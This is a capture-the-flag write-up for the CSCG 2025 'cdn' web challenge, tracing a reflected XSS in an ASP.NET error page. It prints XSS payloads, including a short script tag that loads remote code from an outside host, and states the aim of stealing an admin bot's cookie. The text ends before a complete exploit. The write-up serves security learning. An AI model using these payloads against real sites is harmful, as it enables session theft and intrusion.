cscg25 - cdn
Overview
- CTF: Cyber Security Challenge Germany 2025
- Challenge name: cdn
- Author: norelect
- Category: web
- Difficulty: medium
- ctf-files
Challenge description
Diary Entry: February 10, 2080
Another day in the wasteland of enterprise software. The neon skyline flickers outside my window, but inside this concrete bunker of a cubicle, it’s just me, an aging keyboard, and a .NET Framework project that refuses to die. I don’t know how we got here. The world outside runs on quantum distributed neural meshes, but here I am, hammering away at legacy C# code in an IDE that barely runs on this salvaged hardware. Mono is the only thing keeping this fossil alive, and even that is held together with digital duct tape and the tears of developers long past. The system is ancient, predating even my grandparents. But the Corp won’t let us move it. “Too much risk” they say. “Legacy compatibility” they insist. They don’t see the warnings flashing in the logs like distress beacons in deep space. Reflection errors. Memory leaks. A garbage collector that might as well be a janitor sweeping an endless hallway of digital debris.
Recon
The challenge contains two directories and one docker-compose file.
% la
0755 drwxr-xr-x 2.3k tom tom  1 Jan  1980 bot
0755 drwxr-xr-x  27M tom tom  1 Jan  1980 cdn
0644 .rw-r--r--  281 tom tom  1 Jan  1980 docker-compose.yaml
The bot folder contains scenario.js file simulates a user registering an account with random username and password, logging in and uploading the flag.
The cdn/src/CDN.Web folder contains the actual challenge.
% la cdn/src/CDN.Web
0755 drwxr-xr-x  12k tom tom  1 Jan  1980 Account
0755 drwxr-xr-x 169k tom tom  1 Jan  1980 Content
0755 drwxr-xr-x 4.1k tom tom  1 Jan  1980 Errors
0755 drwxr-xr-x 1.3k tom tom  1 Jan  1980 Properties
0644 .rw-r--r-- 3.9k tom tom  1 Jan  1980 ApplicationUser.cs
0644 .rw-r--r--  14k tom tom  1 Jan  1980 CDN.Web.csproj
0644 .rw-r--r-- 1.4k tom tom  1 Jan  1980 CDN.Web.csproj.user
0644 .rw-r--r-- 1.2k tom tom  1 Jan  1980 Contact.aspx
0644 .rw-r--r-- 2.1k tom tom  1 Jan  1980 Contact.aspx.cs
0644 .rw-r--r-- 1.1k tom tom  1 Jan  1980 Contact.aspx.designer.cs
0644 .rw-r--r-- 1.3k tom tom  1 Jan  1980 Default.aspx
0644 .rw-r--r--  568 tom tom  1 Jan  1980 Default.aspx.cs
0644 .rw-r--r--  432 tom tom  1 Jan  1980 Default.aspx.designer.cs
0644 .rw-r--r--  32k tom tom  1 Jan  1980 favicon.ico
0644 .rw-r--r-- 1.4k tom tom  1 Jan  1980 Files.aspx
0644 .rw-r--r-- 2.6k tom tom  1 Jan  1980 Files.aspx.cs
0644 .rw-r--r-- 1.7k tom tom  1 Jan  1980 Files.aspx.designer.cs
0644 .rw-r--r--   90 tom tom  1 Jan  1980 Global.asax
0644 .rw-r--r--  659 tom tom  1 Jan  1980 Global.asax.cs
0644 .rw-r--r-- 1.8k tom tom  1 Jan  1980 packages.config
0644 .rw-r--r-- 2.7k tom tom  1 Jan  1980 Site.Master
0644 .rw-r--r-- 2.6k tom tom  1 Jan  1980 Site.Master.cs
0644 .rw-r--r--  773 tom tom  1 Jan  1980 Site.Master.designer.cs
0644 .rw-r--r--  817 tom tom  1 Jan  1980 Startup.cs
0644 .rw-r--r-- 4.4k tom tom  1 Jan  1980 Web.config
0644 .rw-r--r-- 1.1k tom tom  1 Jan  1980 Web.Debug.config
0644 .rw-r--r-- 1.3k tom tom  1 Jan  1980 Web.Release.config
We see a lot of C# and .aspx files, which can only mean that we are dealing with a web application that was developed with the ASP.NET framework. From wikipedia:
ASP.NET is a server-side web-application framework designed for web development to produce dynamic web pages. It was developed by Microsoft to allow programmers to build dynamic web sites, applications and services. The name stands for Active Server Pages Network Enabled Technologies.
When starting the docker containers the application starts on localhost:9000 and presents us this view:

We can now create an account (REGISTER) and log in. When logged in we can upload a file (FILES).

Looking at the source code we see that files are not stored as actual files on the server but rather as a string in an in-memory list:
// Files.aspx.cs
public partial class Files : MvpPage<FilesViewModel>, IFilesView {
        public static readonly Dictionary<string, List<FileData>> _files = new Dictionary<string, List<FileData>>();

        ...

		protected void UploadFileButton_Click(object sender, EventArgs e) {
            if (!this.User.Identity.IsAuthenticated) {
                this.ErrorMessage.Text = "Only signed in users can upload files.";
                return;
            }

            if (this.FileUpload1.HasFile) {
                var username = this.User.Identity.Name;
                var data = new FileData {
                    FileName = this.FileUpload1.FileName ?? "default-filename.bin",
                    Data = "data:application/octet-stream;base64," + Convert.ToBase64String(this.FileUpload1.FileBytes)
                };
                if (!_files.ContainsKey(username)) {
                    _files[username] = new List<FileData>();
                }
                _files[username].Add(data);
                this.ListView1.DataSource = _files[username];
                this.ListView1.DataBind();
                this.ErrorMessage.Text = "File upload successful.";
            }
            else {
                this.ErrorMessage.Text = "No file attached.";
            }
        }
        ...
That means that there is likely no local file inclusion or path traversal vulnerability.
Our task becomes clear when we look at the CONTACT field. We get an input field in which we can write a link.


When hitting send with an invalid hyperlink we get the error message: Link is not relative. Admin not contacted.
When inputting / for example the page loads a bit and doesn’t return an error.
The ability to send an link to an admin in a CTF challenge is always a strong indicator that you have to get XSS (stored or reflected) and steal some cookie from the admin bot to get the flag.
Let’s get XSS!
Solution
Where XSS?!
As we have to get XSS through a link there aren’t much possibilities. The FILES tab is user-specific, so we can’t exploit it for stored XSS via the filename or similar tricks. So I played around a bit with various urls and found out that localhost:9000/something gives us a full error stack trace with a System.Web.HttpException error.

Ok cool but no XSS yet. The template for this page is in Errors/InternalServerError.aspx
<%@ Page Title="" Language="C#" MasterPageFile="~/Site.Master" AutoEventWireup="true" CodeBe>
<asp:Content ID="Content1" ContentPlaceHolderID="MainContent" runat="server">
    <h4>Something went wrong.</h4>
    <pre><%= Message %></pre>
</asp:Content>
The Message parameter comes from Errors/InternalServerError.aspx.cs:
using System;

namespace CDN.Web.Errors {
    public partial class InternalServerError : System.Web.UI.Page {
        public string Message = string.Empty;
        protected void Page_Load(object sender, EventArgs e) {
            var exc = Server.GetLastError();
            Message = exc != null ? exc.ToString() : "Something went wrong on the server side.";
            Server.ClearError();
        }
    }
}
The other error templates in the folder, namely Forbidden.aspx, PageNotFound.aspx and Unauthorized.aspx just display their corresponding error code. So InternalServerError.aspx is special by displaying a full error message.
After messing around a bit more I found the vulnerability. The url localhost:9000/?param=<b> gives us the following page:

Note that the text is bold. That means that our <b> tag from the url was interpreted as html. So we can just insert <script>alert(1)</script> and get XSS, right? Not quite. Our exploit string will be truncated to 15 characters as you see below.

I googled a bit and found a XSS payload with 19 characters that loads and executes a script (without user interaction) from a different source:
<script src=//x.yz>
This also requires a 3 letter domain. This requirement is not bypassable with weird double characters (like ㎙) or emojis (like 🤣). But it doesn’t matter anyways as we need 15 characters.
After spending a few more hours searching for short XSS payloads I noticed that the value field of my GET parameter is not the only thing that I can control. I also control the key field of the GET parameter! And even better the key field is not truncated!
